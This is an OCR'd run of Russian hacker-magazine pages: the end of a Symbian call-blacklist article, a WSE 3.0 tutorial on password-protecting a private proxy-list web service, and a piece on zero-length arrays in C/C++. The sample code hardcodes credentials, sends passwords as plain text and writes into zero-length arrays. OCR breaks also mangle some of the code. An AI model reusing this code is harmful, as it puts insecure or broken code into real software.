В нем мы делаем следующий финт ушами: записываем содержимое файла БД в один строковый дескриптор, после чего ищем в нем подстроку aNumber. Если строка найдена, значит номер занесен в черный список. В этом случае мы его блокируем. Поиск подстроки выполняется следующим образом:

```
TBuf<50> iF(_L("C:\\lusers_bd"));
HBufC* fileData=HBufC::NewL(
   iFileEngine->GetFileSize(iF));
iFileEngine->ReadData(iF,fileData->Des());
if(fileData->Des().Find(aNumber)!=KErrNotFound)
   return ETrue;
```

Здесь мы инициализировали строковый дескриптор iF именем файла базы данных, после чего создали строковый heap-дескриптор, в который записали содержимое этого файла. Метод Find дескрипторов используется для поиска подстроки и возвращает позицию, в которой подстрока встречается в базе, либо KErrNotFound (что есть ноль), если подстроки нет. Вот и все, программа готова!

ЗАКЛЮЧЕНИЕ

После прочтения этой статьи ты наверняка вставишь DVD в дисковод, откроешь сорцы, заваришь чайку и погрузишься в состояние глубокого внутреннего спокойствия. Еще бы! Ведь теперь ты сможешь мирно спать каждую ночь, и твой чуткий сон больше не потревожат звонки оголтелых фанаток! Ибо все лишние леди у нас теперь в черном! Сегодня мы еще раз убедились, что смартфон — это настоящий компьютер и писать для него одни лишь тетрисы и змейки — редкое расточительство. Мы — за настоящий, юзабельный софт! Вроде этой программки.



НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /

ПАЦАНСКИЙ WEB 2.0

ПОДНИМАЕМ ПРИВАТНЫЙ ВЕБ-СЕРВИС

Сегодня термин Web 2.0 не упоминают в своих разговорах разве что бабушки в «булошной». Невольно возникает ощущение, что шумиха, раздутая вокруг него, на самом деле искусственна. Но, с другой стороны, в технологии Web 2.0 серьезные корпорации вкладывают еще более серьезные деньги. Значит, что-то все-таки в нем есть. И, если это действительно не пустышка, выдуманная маркетологами, почему бы и нам не взять на вооружение некоторые из его технологий? Например, веб-сервисы...


ГРЯЗНЫЕ СЕРВИСЫ

Наверняка ты уже слышал о парадигме «Приложения как сервисы». Действительно удобно, когда нет необходимости грузить себя проблемами совместимости программного обеспечения и производительности аппаратной части. Раз так, то почему бы и тебе не воспользоваться их преимуществами? Вариантов может быть множество — я не стану читать тебе проповедь о моральной стороне вопроса. По большому счету меня совершенно не интересует, где и как ты собираешься применять рассмотренные технологии. Цель этой статьи совершенно в другом — в том, чтобы обратить внимание на вопрос защиты создаваемых сервисов. Эта тема многогранна и при всем желании не уместится в рамки журнальной статьи. Поэтому я предлагаю остановиться на одном аспекте безопасности, а именно на взаимодействии веб-сервиса с системой аутентификации пользователей.

Эй, кто сказал, что автор — зануда и дальше будет только скучная теория? Вовсе нет! В качестве практического примера мы замутим сервис, который будет предоставлять пользователям (то есть тебе и твоим друзьям) в соответствии с определенными параметрами (например, с географической локализацией) адреса прокси-серверов из твоего приватного списка. Естественно, проксик проксику рознь, и адреса самых вкусных из них нужно хранить под замком, а это значит, что веб-сервис, который будет рулить таким списком, должен уметь ограничивать доступ хотя бы по такому банальному критерию, как имя пользователя и пароль.

МЕТОДЫ ОБЕСПЕЧЕНИЯ ПРИВАТНОСТИ

Вопросы безопасности веб-сервисов регулируются одним из стандартов некоммерческой организации OASIS, который называется (кто бы мог



Окно свойств WSE

подумать) WS-Security. Мы будем иметь дело с реализацией WS-Security от компании Microsoft, а именно с версией WSE 3.0, которая прекрасно работает в связке с IDE Visual Studio.
Существует несколько способов обеспечения безопасности. Самый простой из них — это обмен данными через SSL совместно с использованием сертификатов на стороне клиента, гарантирующим, что потенциальный потребитель услуг обладает достаточными полномочиями для взаимодействия с ним. Недостаток этого метода, как ты уже догадался, кроется в необходимости организации управления сертификатами. К тому же никто не отменял такую разновидность атаки, как man-in-the-middle. Так что это не наш метод. Другой подход заключается в том, чтобы осуществлять процесс идентификации пользователя одновременно с процессом удаленного вызова процедур. Чтобы лучше понять принцип действия последнего способа, представь, что у нашего веб-сервиса есть такой метод, который, приняв в качестве параметра, допустим, ANSI-сокращение наименования страны, отправляет клиенту ответ, содержащий список валидных приватных проксиков, находящихся именно в этой стране. Прототип этого метода будет выглядеть следующим образом:


```
public String[] GetProxyList(String country)
```

Для того чтобы отрубить разным халявщикам доступ к нашему сервису, достаточно внести минимальные изменения в приведенный выше метод:

```
public String[] GetProxyList (String country,
username, password)
```

Недостаток подобного подхода очевиден: передаваемые удаленному методу параметры username и password сможет перехватить даже пионер, и вся защита пойдет лесом. А теперь возьмем два предыдущих подхода и тщательно их перемешаем до образования однородной массы. Полюбуйся на результат — коктейль SSL & RPC, название которому можешь придумать сам.
Но и в этом случае нас ждет нехилая засада. Во-первых, если ты планируешь открыть дверь в большой мир через несколько веб-сервисов, ты должен не забыть подобным образом защитить каждый из публичных методов. Кроме того, при таком подходе мы засоряем все публичные методы лишними данными и лишним программным кодом, тем самым давая





увесистого пинка как производительности сервиса, так и простоте восприятия его исходников твоими друзьями.
Ладно, не буду больше терзать тебя догадками, а расскажу, как делают приватными свои сервисы серьезные господа. А делают они это с

Проверка пользовательских данных


```
using System;
using System.Xml;
using Microsoft.Web.Services3.Security.Tokens;

namespace web.secrity.services
{
  public class CustomUsernameTokenManager :
UsernameTokenManager
  {
    public CustomUserNameTokenManager()
    {
    }


    public CustomUsernameTokenManager(XmlNodeList
nodes)
      : base(nodes)
    {
    }
    protected override string AuthenticateToken(Usern
ameToken token)
    {
      string password;
      switch (token.Username.ToLower())
      {
        case "nab":
          password = "wse3";
          break;
        dafault:
          password = "!" + token.Password;
          break;
      }
      return password;
    }
  }
}
```



links
Веб-сервисы далеко не ограничиваются технологиями Microsoft. Для того чтобы убедиться в этом, посети сайт www.ibm.com/developerworks/ru.



dvd
На диске лежат исходные коды веб-сервиса и клиента, для сборки которых тебе понадобится Microsoft Visual Studio с установленным пакетом WSE.



info
Кроме аутентификации пользователей веб-сервисов WSE предлагает ряд других не менее эффективных инструментов, включая систему управления сертификатами, публикацию ключей и проверку целостности SOAP-сообщений.



Установка WSE

помощью самых что ни на есть подручных средств — мыла и веревки. Хотя нет, веревка нам сегодня не понадобится. Обойдемся одним мылом. Или как там оно будет на буржуйском международном? Правильно, SOAP. «И в чем же тут фишка?» — разочарованно спросишь ты, а я таки имею ответить! Всю информацию, используемую для аутентификации, мы уберем с глаз долой в заголовок SOAP-сообщения. Все публичные методы спрячем за гейткипером, который будет обрабатывать SOAP-заголовок и, в зависимости от того, понравился ему посетитель или нет, пропускать запрос внутрь нашей цитадели зла или посылать в аут, как это делал Овчинников с зенитовскими мячами в свои лучшие годы.

ПИШЕМ!

Итак, цель ясна и сформулирована — поднять веб-сервис, требующий от пользователя аутентификации с помощью логина и пароля. Проверка соответствия пароля эталонному образцу должна проходить до того, как управление будет передано основным методам сервиса. Приступим. Хотя нет, постой — еще пару слов в качестве напутствия. Очень важно, чтобы ты понимал, что цель этой статьи состоит в том, чтобы познакомить тебя с одним из аспектов защиты веб-сервисов. Приведенный пример не стоит рассматривать как готовое решение. Прежде всего это пища для размышления, которая должна подтолкнуть тебя к разработке серьезной комплексной защиты. Найди в этом предложении слово «комплексной», вырежи его и пришли мне, тебя ждет приз. Шутка — просто подчеркни его и запомни, так как комплексный подход — это альфа и омега любой защиты.


В качестве среды разработки мы будем использовать Visual Studio совместно с пакетом Microsoft WSE 3.0, который доступен для свободного скачивания по адресу www.microsoft.com/downloads.

Это расширение обеспечивает различные способы защиты как межсервисных коммуникаций, так и защиты взаимодействия клиентского приложения с веб-сервисом.

С установкой WSE у тебя проблем возникнуть не должно. В результате, вызвав контекстное меню любого из проектов, ты увидишь новый пункт в самом низу списка, открывающий диалоговое окно настройки параметров WSE.

Запускаем Visual Studio и создаем новое решение, присвоив ему имя, скажем, ProximateService.

Щелчком правой кнопки мыши по только что созданному решению в окне Solution Exproler вызывай контекстное меню и добавляй новый веб-сайт. Кстати, я надеюсь, ты знаком с языком C#? Если нет — бегом восполнять пробел. Но сильно не напрягайся, если твои знания пока еще поверхностны. Нам понадобятся только самые основы.



Архитектура WSE

Всю грязную работу на себя берет WSE, проведя к заветной цели через цепочку визардов (понимаю твое возмущение, но «Вам шашечки или ехать?»). А если вдруг тебя всерьез заинтересует создание веб-сервисов, то учти, что на этом балу музыку заказывают два короля: C# и Java. Подружись с одним из них — и жизнь твоя будет в шоколаде. Не хуже, чем у Ксении Собчак. У нас есть решение, есть проект. Чего еще не хватает? Правильно, не хватает веб-сервиса. Назовем его ProxyListGetter.

В списке ресурсов сервиса прежде всего нужно переименовать созданный ASMX-файл в

Код веб-сервиса

```
using System;
using System.Web;
using System.Web.Services;
using Microsoft.Web.Services;

[WebService(Namespace = "http://web.
secrity.services/")]
[WebServiceBinding(ConformsTo =
WsiProfiles.BasicProfile1_1)]
public class ProxyListGetterService :
System.Web.Services.WebService
{
  public ProxyListGetterService()
  {

  }
    [WebMethod]
    public string GetProxyList
      (string country)
    {
      string ProxyList;
      switch (country.ToLower()){
      {
        case "ru":
          ProxyList =
"151.204.42.140:8080";
          break;
        case "us":
          ProxyList = "62.4.85.203:3128";
          break;
        case "ch":
          ProxyList = "141.108.9.105:8080";
          break;
        default:
          ProxyList = "213.170.40.76:80"
          break;
      }
      return ProxyList;
    }
  }
```

ProxyListGetterService.asmx. Теперь открываем его в окне редактора и меняем автоматически сгенерированный код на свой. В качестве отправной точки можешь использовать пример, приведенный во врезке. Подробно комментировать этот пример не имеет смысла, так как его исходный код примитивен и понятен даже тому, кто правой рукой за компилятор ни разу не держался. С другой стороны, если ты уже знаком с языком C# и используешь его для создания веб-сервисов, то ты наверняка заметил, что в приведенном примере, помимо импорта стандартных библиотек: System, System.Web и System.Web.Services, появилась еще одна библиотека — Microsoft.Web.Services. Она содержит, в частности, класс Policy, который нам предстоит позднее использовать для указания метода аутентификации.

ДОБАВЛЯЕМ ПОЛИТИКУ БЕЗОПАСНОСТИ


После того как создан работоспособный сервис, его необходимо защитить от дикой стаи леммингов, предпочитающих все получать на халяву, не приложив даже небольших физических и умственных усилий.
Жмем правой кнопкой мыши по проекту в окне Solution Explorer и в контекстном меню выбираем пункт WSE Settings. На первой закладке открывшегося окна свойств нужно выбрать обе опции для того, чтобы разрешить использование WSE и внести соответствующие изменения в формат SOAP-сообщений. Далее переходим на закладку Policy. С помощью чекбокса активируем использование политики, после чего жмем кнопку Add/«Добавить» и вводим имя создаваемой политики безопасности.
Вот мы и добрались до горячо любимых тобой (на уровне подсознания, разумеется) визардов. На первой странице не задумываясь дави кнопку Next. На следующем шаге нужно выбрать сервис, к которому будет применена политика, и указать используемый метод аутентификации — нас пока интересует только Username — его и выбирай. После этого снова жми кнопку Next.
Теперь нужно убедиться в том, что расширение WS-Security активировано, а первая опция в секции Protection Order сброшена. Все, можно с чувством выполненного долга жать на кнопку Finish.
Еще не мешало бы проверить работоспособность системы аутентификации. Для этого на вкладке Diagnostics нужно активировать трассировку проекта. В процессе трассировки будут использоваться два файла — один для входящих запросов, а другой для исходящих ответов (согласись, очень удобная штуковина, позволяющая не только отлаживать работу своих сервисов, но и изучать все премудрости веб-программирования на примере сервисов, созданных другими разработчиками).
В последний раз жмем OK. Но это еще не все. Мы создали политику аутентификации, теперь нужно прикрутить ее к нашему сервису. Для этого опять переходим к окну редактора кода и к уже имеющимся атрибутам сервиса добавляем еще один — Policy:

```
[WebService(Namespace = "http://web.secrity.
services/")]
[WebServiceBinding(ConformsTo = WsiProfiles.
BasicProfile1_1)]
[Policy("ServerPolicy")]
```

Что изменилось? Смотри. Если теперь открыть файл web.config, то в нем ты найдешь секцию <microsoft.web.services3>, состоящую из ссылки на файл политики безопасности и указания пути, по которому будут располагаться файлы диагностики.

ФРАГМЕНТ ФАЙЛА WEB.CONFIG

```
<microsoft.web.services3>
  <policy fileName = "wse3policyCache.config" />
  <diagnostics>
    <trace enabled = "true" input = "InputTrace.
webinfo" output = "OutputTrace.webinfo"/>
  </diagnostics>
</microsoft.web.services3>
```



Выбор режима работы WSE



Два подхода к защите веб-сервисов

Теперь не мешало бы разобраться с самим файлом политики безопасности. В нем присутствует раздел ServerPolicy. Именно из этого раздела сервис и узнает, что, прежде чем покорно отдать пользователю заветный список приватных проксиков, у этого самого пользователя не мешало бы поинтересоваться, кто он и с какой целью пожаловал. Если переходить на термины информационной безопасности, то созданная нами система защиты — это пока даже не аутентификация, а идентификация. Еще хотелось бы обратить внимание на тот момент, что мы не использовали шифрование. Сделано это опять-таки осознанно — чтобы не уходить от основной темы статьи. Это, однако, вовсе не означает, что приватная информация будет передаваться в открытом виде, ни в коем случае. Просто этот аспект защиты мы переносим на транспортный уровень, шифруя весь трафик с помощью того же SSL. Если тебе этого недостаточно и ты знаком с основными криптоалгоритмами, написать их реализацию на C# для тебя труда не составит.
В общем случае содержимое такого файла будет выглядеть следующим образом:

```
<policy name = "ServerPolicy">
  <usernameOverTransportSecurity />
  <requireActionHeader />
</policy>
```

СОВЕРШЕНСТВУЕМ ЗАЩИТНЫЙ МЕХАНИЗМ

Вот так незаметно мы перевалили за середину статьи, а надежной защиты веб-сервиса у нас по-прежнему нет. Почему? Да потому, что, добавив механизм аутентификации, мы закрыли доступ к сервису только анонимным пользователям. Это означает, что любому желающему заюзать наш приватный список прокси-серверов достаточно подключиться к сервису, использовав любой логин, какой только может выдумать его воспаленный ожиданием легкой наживы мозг. Поэтому следующая наша задача — обеспечить доступ к сервису только избранным, а остальных послать туда, куда не доходят ICMP-пакеты. Для этого, во-первых, нужно создать класс, являющийся наследником класса Microsoft.Web.Services3.Security.TokensUserNameTokenManager. Во-вторых, этот класс нужно зарегистрировать в качестве ресурса веб-сервиса. Следовательно, добавляем к решению новый проект. Назовем его SecurityHelper. Тип создаваемого класса — библиотечный (library).


Переименовываем класс в нечто соответствующее общему контексту, например в CustomUserTokenManager.cs, и меняем шаблон исходного кода этого класса на код, приведенный во врезке.
Как видишь, исходник опять достаточно очевиден и в особых комментариях не нуждается. Отдельно, пожалуй, следует обратить внимание на то, что в самом начале мы объявляем использование нестандартной библиотеки: using Microsoft.Web.Services3.Security.Tokens. Эта библиотека как раз и содержит в себе класс, являющийся предком CustomUserTokenManager.cs.
Теперь подскажем веб-сервису, что впредь при обработке поступающих запросов ему нужно руководствоваться усовершенствованным механизмом аутентификации. Для этого необходимо добавить секцию security в файл web.config, что можно сделать двумя способами: либо воспользоваться очередным мастером, либо написать соответствующий код своими руками. Давай пойдем вторым путем, ты ведь знаешь, сколько ненужной шелухи остается после работы генераторов кода на основе шаблонов.

ДОБАВЛЯЕМ НОВЫЙ МОДУЛЬ В ФАЙЛ WEB.CONFIG

```
<microsoft.web.services3>
  <policy fileName="wse3policyCache.config /">
  <security>
    <securityTokenManager>
      <add type="web.secrity.services.CustomUserna
meTokenManager, SecurityHelper" namespace="http://
docs.oasis-open.org/wss/2004/01/oasis-200401-wss-
wssecurity-secext-1.0.xsd"
localName="UsernameToken" />
      </securityTokenManager>
  </security>
```

Все. Веб-сервис с аутентификацией пользователей готов. Надеюсь, основные принципы его создания ты уловил и теперь сможешь доработать приведенный пример, что называется, под себя. Мне остается только подсказать некоторые моменты, которые обязательно надо учитывать при создании реально работающего приватного сервиса, но которые мы не стали рассматривать по причине ограниченности журнального

Основной момент, на который стоит обратить внимание, — это формат запроса, который должен включать в себя помимо основных аргументов еще и два дополнительных: логин и пароль.



Логическое представление защиты на основе WSE

пространства. Во-первых, как уже упоминалось, не мешало бы обеспечить шифрование передаваемой между веб-сервисом и клиентом информации. Можно даже реализовать соответствующую функцию самостоятельно. Но, на мой взгляд, наиболее эффективным решением будет правильный выбор сетевого протокола — например, просто посади свой сервис на SSL. Во-вторых, мы очень жестко обошлись со связкой «логин — пароль», организовав их хранение непосредственно в программном модуле, что не есть гуд. Поэтому было бы нелишним вынести их за пределы сервиса и, например, держать, как и все нормальные люди, в базе данных или в крайнем случае просто в отдельном файле. И, в-третьих, хорошо бы хранить не сами пароли, а их хэш-функции.

КЛИЕНТСКИЕ РАЗБОРКИ

В процессе функционирования клиента для только что созданного веб-сервиса нет ничего особенного. Основной момент, на который стоит обратить внимание, — это формат запроса, который должен включать в себя помимо основных аргументов еще и два дополнительных: логин и пароль. Да, и не забудь при создании клиента подключить библиотеку, обеспечивающую работу с политиками безопасности веб-сервиса:

```
using Microsoft.Web.Services3.Security.Tokens;
```

Прежде чем передать веб-сервису запрос, содержащий в себе параметры аутентификации пользователя, их необходимо соответствующим образом подготовить. Делается это через объект UsernameToken:

```
UsernameToken token = new UsernameToken(user, password, PasswordOption.
SendPlainText);
```

Обращение клиента к веб-сервису начинается также с создания соответствующего объекта:

```
ProximateService.ProxyListGetterService proxy = new ProximateService.
ProxyListGetterService();
```

После этого передаем ему в качестве параметра функции SetClientCredential объект UsernameToken. Так как пакет WSE предусматривает возможность создания в рамках одного веб-сервиса нескольких политик безопасности, при формировании запроса необходимо указать имя той политики, которой будут обрабатываться передаваемые параметры:

```
proxy.SetPolicy("ClientPolicy");
```

Дальше могут идти стандартные запросы к интерфейсам веб-сервиса — все как обычно. Если с созданием клиента у тебя вдруг возникнут трудности, можешь посмотреть и взять за основу исходники, выложенные на диске.


КРИС КАСПЕРСКИ

Трюки от крыса

СЕГОДНЯ МЫ ПОГОВОРИМ О СТАТИЧЕСКИХ/ДИНАМИЧЕСКИХ МАССИВАХ НУЛЕВОЙ ДЛИНЫ. «А РАЗВЕ БЫВАЮТ ТАКИЕ?» — СПРОСИТ НЕДОВЕРЧИВЫЙ ЧИТАТЕЛЬ. НЕ ТОЛЬКО БЫВАЮТ, НО И УТВЕРЖДЕНЫ СТАНДАРТОМ, А ТАКЖЕ АКТИВНО ИСПОЛЬЗУЮТСЯ ВСЕМИ, КТО О НИХ ЗНАЕТ.

01 статические массивы на стеке

Зачем может понадобиться создавать статический массив нулевой длины? Ведь выражение типа «char c[0]» не имеет смысла! Однако... в некоторых ситуациях оно бывает очень даже полезно. Допустим, мы имеем определение DATA_LEN с допустимыми значениями от 0 (no data) до... XXL. Тогда конструкция «char c[DATA_LEN]» при DATA_LEN == 0 приведет к ошибке компиляции, даже если мы не собираемся обращаться к массиву «c» по ходу исполнения программы. А усложнять алгоритм, добавляя лишние ветвления и загромождая листинг командами препроцессора, не хочется.

Вся хитрость в том, что если обернуть статический массив структурой, то компилятор проглотит ее не задумываясь! Как раз то, что нам нужно! Рассмотрим следующий код:

СТАТИЧЕСКИЙ МАССИВ НУЛЕВОЙ ДЛИНЫ НА СТЕКЕ

```
#define DATA_LEN        0          // нет данных

// структура со статическим массивом нулевой длины
struct ZERO
{
    char c[DATA_LEN];              // массив нулевой длины
};

main()
{
    // объявляем структуру с массивом нулевой длины
    struct ZERO zero;

    // печатаем размер структуры и ее экземпляра
    printf("%x %x\n",
        sizeof(struct ZERO), sizeof(zero));

    // присваиваем значение первой ячейке массива
нулевой длины!!!
    *zero.c = 0x69;

    // выводим это значение на экран
    printf("0%Xh\n", *zero.c);
}
```

Этот код компилируется всеми компиляторами без исключения, причем работает он правильно (хотя и не обязан этого делать). В частности, при компиляции Си-программы, Microsoft Visual C++ утверждает, что размер структуры ZERO равен 4 байтам, но если изменить расширение файла с «.c» на «.cpp», мы получим... 1 байт.

GCC во всех случаях дает нам 0 байт, что логично, но неправильно, поскольку все 32-битные компиляторы реально резервируют как минимум 4 байта под локальные переменные любых видов, поскольку это необходимо для выравнивания стека (и дизассемблерные листинги наглядно подтверждают это!). Следовательно, мы можем не только создавать статические массивы нулевой длины, но еще и (пускай не без предосторожностей) использовать их. Например, в качестве вступительных тестов для новичков. Шутка! Но некоторая доля истины в ней есть. Обычно программисты, не желающие, чтобы их отстраняли от проекта, добавляют в исходный код немного «черной магии». Программа работает вопреки здравому смыслу и совершенно непостижимо для окружающих.

А вот если переместить структуру ZERO в статическую область памяти (секцию данных), то место, резервируемое под массив нулевой длины, сразу же уменьшится до 1 байта, а поскольку выравнивать переменные в статической памяти нет никакой необходимости, то в нашем распоряжении останется по меньшей мере 1 байт, который можно задействовать под производственные нужды.

02 динамические массивы на куче

Функции семейства malloc() обязаны корректно обрабатывать нулевой аргумент, возвращая валидный указатель на блок памяти нулевой длины. Вот что говорит MSDN по этому поводу: «If size is 0, malloc allocates a zero-length item in the heap and returns a valid pointer to that item» (Если размер (выделяемой памяти) равен нулю, функция malloc выделяет блок памяти нулевой длины в куче и возвращает указатель на него). То есть создавать массив нулевой длины на куче мы можем без всяких извращений со структурами. Вот только обращаться к созданному массиву (по стандарту) не можем никак. Стандарт допускает только проверку указателя на ноль, сравнение двух указателей, освобождение памяти, ну и, естественно, реаллокацию. Однако стандарт предполагает, а компилятор располагает.

Давай выясним: сколько же всего в действительности выделяется байт при создании массива нулевой длины?

ИЗМЕРИТЕЛЬНЫЙ ПРИБОР, ОПРЕДЕЛЯЮЩИЙ РЕАЛЬНЫЙ РАЗМЕР МАССИВОВ НУЛЕВОЙ ДЛИНЫ

```
#define DATA_LEN        0          // нет данных

main()
{
    // создаем 3 массива нулевой длины
    char *p1=malloc(DATA_LEN);
    char *p2=malloc(DATA_LEN);
    char *p3=malloc(DATA_LEN);

    // создаем 3 массива длиной в 1 байт
    char *p4=malloc(1);
    char *p5=malloc(1);
    char *p6=malloc(1);
```

```
        // выводит указатель на созданные блоки на
экран
    printf("0%Xh\n0%Xh\n0%Xh\n\n0%Xh\n0%Xh\n0%Xh\n",
        p1, p2, p3, p4, p5, p6);
}
```

Откомпилировав программу с помощью Microsoft Visual C++ и запустив ее на выполнение, мы получим следующий результат:

РЕАЛЬНО ВЫДЕЛЯЕМЫЙ РАЗМЕР ДИНАМИЧЕСКИХ МАССИВОВ

```
0300500h        ; \
03004F0h        ; +- указатели на блоки нулевой длины
03004E0h        ; /

03004D0h        ; \
03004C0h        ; +- указатель на блоки длиной в 1 байт
03004B0h        ; /
```

Как видно, адреса выделяемых блоков планомерно уменьшаются на 10h байт, следовательно, каждый блок (состоящий из массива и служебных данных) занимает намного больше, чем ничего. Более того, вызов malloc(0) эквивалентен malloc, (1). Определить размер актуальных данных динамического массива несложно. Достаточно увеличивать аргумент, передаваемый malloc до тех пор, пока разница между соседними указателями скачкообразно не увеличится на некоторую величину.

Эксперимент показывает, что минимальный размер выделяемого блока для Microsoft Visual C++ и 32-битных версий GCC составляет 10h байт, то есть malloc(0) работает точно так же, как и malloc(0xF). Естественно, никаких гарантий, что остальные компиляторы поведут себя аналогичным образом, у нас нет и никогда не будет, поэтому вылезать за границы отведенного блока в любом случае не стоит.

С другой стороны, выделив большое количество динамических массивов нулевого размера, не следует надеяться, что они не занимают драгоценной памяти и потому их можно не освобождать. Освобождать их нужно, иначе память будет утекать со страшной скоростью!

03 оператор new

Практически все известные мне компиляторы Си++ реализуют оператор new на основе malloc, поэтому все сказанное о malloc(0) справедливо и для new(0). Однако… кое-какие различия все-таки наблюдаются, и мне бы хотелось обратить на них внимание читателя.

Прежде всего откроем Стандарт (смотри «C++ Programming Language, Second Edition», секция 5.3.3), где Дохлый Страус прямо так и пишет: «This implies that an operator new() can be called with the argument zero. In this case, a pointer to an object is returned. Repeated such calls return pointers to distinct objects» («Отсюда следует, что оператор new() может вызываться с нулевым аргументом и возвращать валидный указатель на объект. Последовательный вызов new(0) возвращает указатели на различные объекты»).

Дальше по тексту объясняется, что мы можем получить указатель на нулевой объект, сравнивать его с любым другим указателем, но вот обращение к объекту нулевой длины Стандартом… ну не то чтобы запрещается, а отдается на откуп конкретным реализациям. Изучение исходных кодов RTL-библиотек различных компиляторов показывает, что new(0) в общем случае эквивалентно new(1) независимо от типа объекта.

Вот, например, фрагмент кода из GCC:

ФРАГМЕНТ КОДА ИЗ КОМПИЛЯТОРА GCC, РЕАЛИЗУЮЩИЙ ОПЕРАТОР NEW

```
void* operator new(size_t size)
// реализация оператора new
{
    // если size равно нулю, принудительно устанавлива-
ем размер в единицу
    if( size == 0 ) size = 1;

    // продолжение функции
    …
}
```

Оператор new, в свою очередь, опирается на RTL-библиотеку, общую как для Си, так и для Си++, а потому оператор new(1) в большинстве случаев эквивалентен new(0xF), что наглядно подтверждает следующая программа:

ДЕМОНСТРАЦИЯ СОЗДАНИЯ ОБЪЕКТА РАЗМЕРОМ В 1 БАЙТ С ПОМОЩЬЮ NEW CHAR[0]

```
main()
{
    //  создаем символьный массив нулевой длины
    // (Стандартом это допускается)
    char *c = new char[0];

    // получаем указатель на созданный объект
    // нулевой длины (Стандартом это допускается)
    char *p = &c[0];

    // записываем в объект нулевой длины число 0x69
    // (а вот этого Стандарт уже не допускает!!!)
    *c=0x69;

    // проверяем успешность записи числа, выводя его
    // на экран
    printf("0%Xh\n",*c);
}
```

Чтобы не быть голословным, мыщъх приводит дизассемблерный фрагмент вышеупомянутой программы, откомпилированной Microsoft Visual C++ (__heap_alloc — служебная функция, на которую опирается оператор new):

```
__heap_alloc   proc near
arg_0 = dword ptr 8
     push esi
     mov esi, [esp+arg_0]   ; размер выделяемой памяти
     cmp esi, dword_406630  ; выделяем больше 1016 байт
     ja short loc_401B87    ; если да, то прыжок
     push esi               ; обрабатываем ситуацию с
     call ___sbh_alloc_block  ; выделением более
                              1016
     test eax, eax        ;  байт памяти
     pop ecx
     jnz short loc_401BA3 ; прыжок, если памяти нет

loc_401B87:
     test esi, esi        ; выделяем ноль байт?!
     jnz short loc_401B8E  ; если не ноль — прыгаем
     push 1               ; если ноль — увеличиваем
     pop esi              ; аргумент на единицу

loc_401B8E:
     add       esi, 0Fh   ; округляем размер блока
     and esi, 0FFFFFFF0h ; на 10h в большую сторону
     push esi             ; dwBytes
     push 0               ; dwFlags
     push hHeap           ; hHeap
     call ds:HeapAlloc    ; выделяем блок памяти

loc_401BA3:
     pop       esi
     retn

__heap_alloc   endp
```



BUROKRAT AKA MICROTRIGGER
/ BUROKRAT@REAL.XAKEP.RU /

Витой снифер

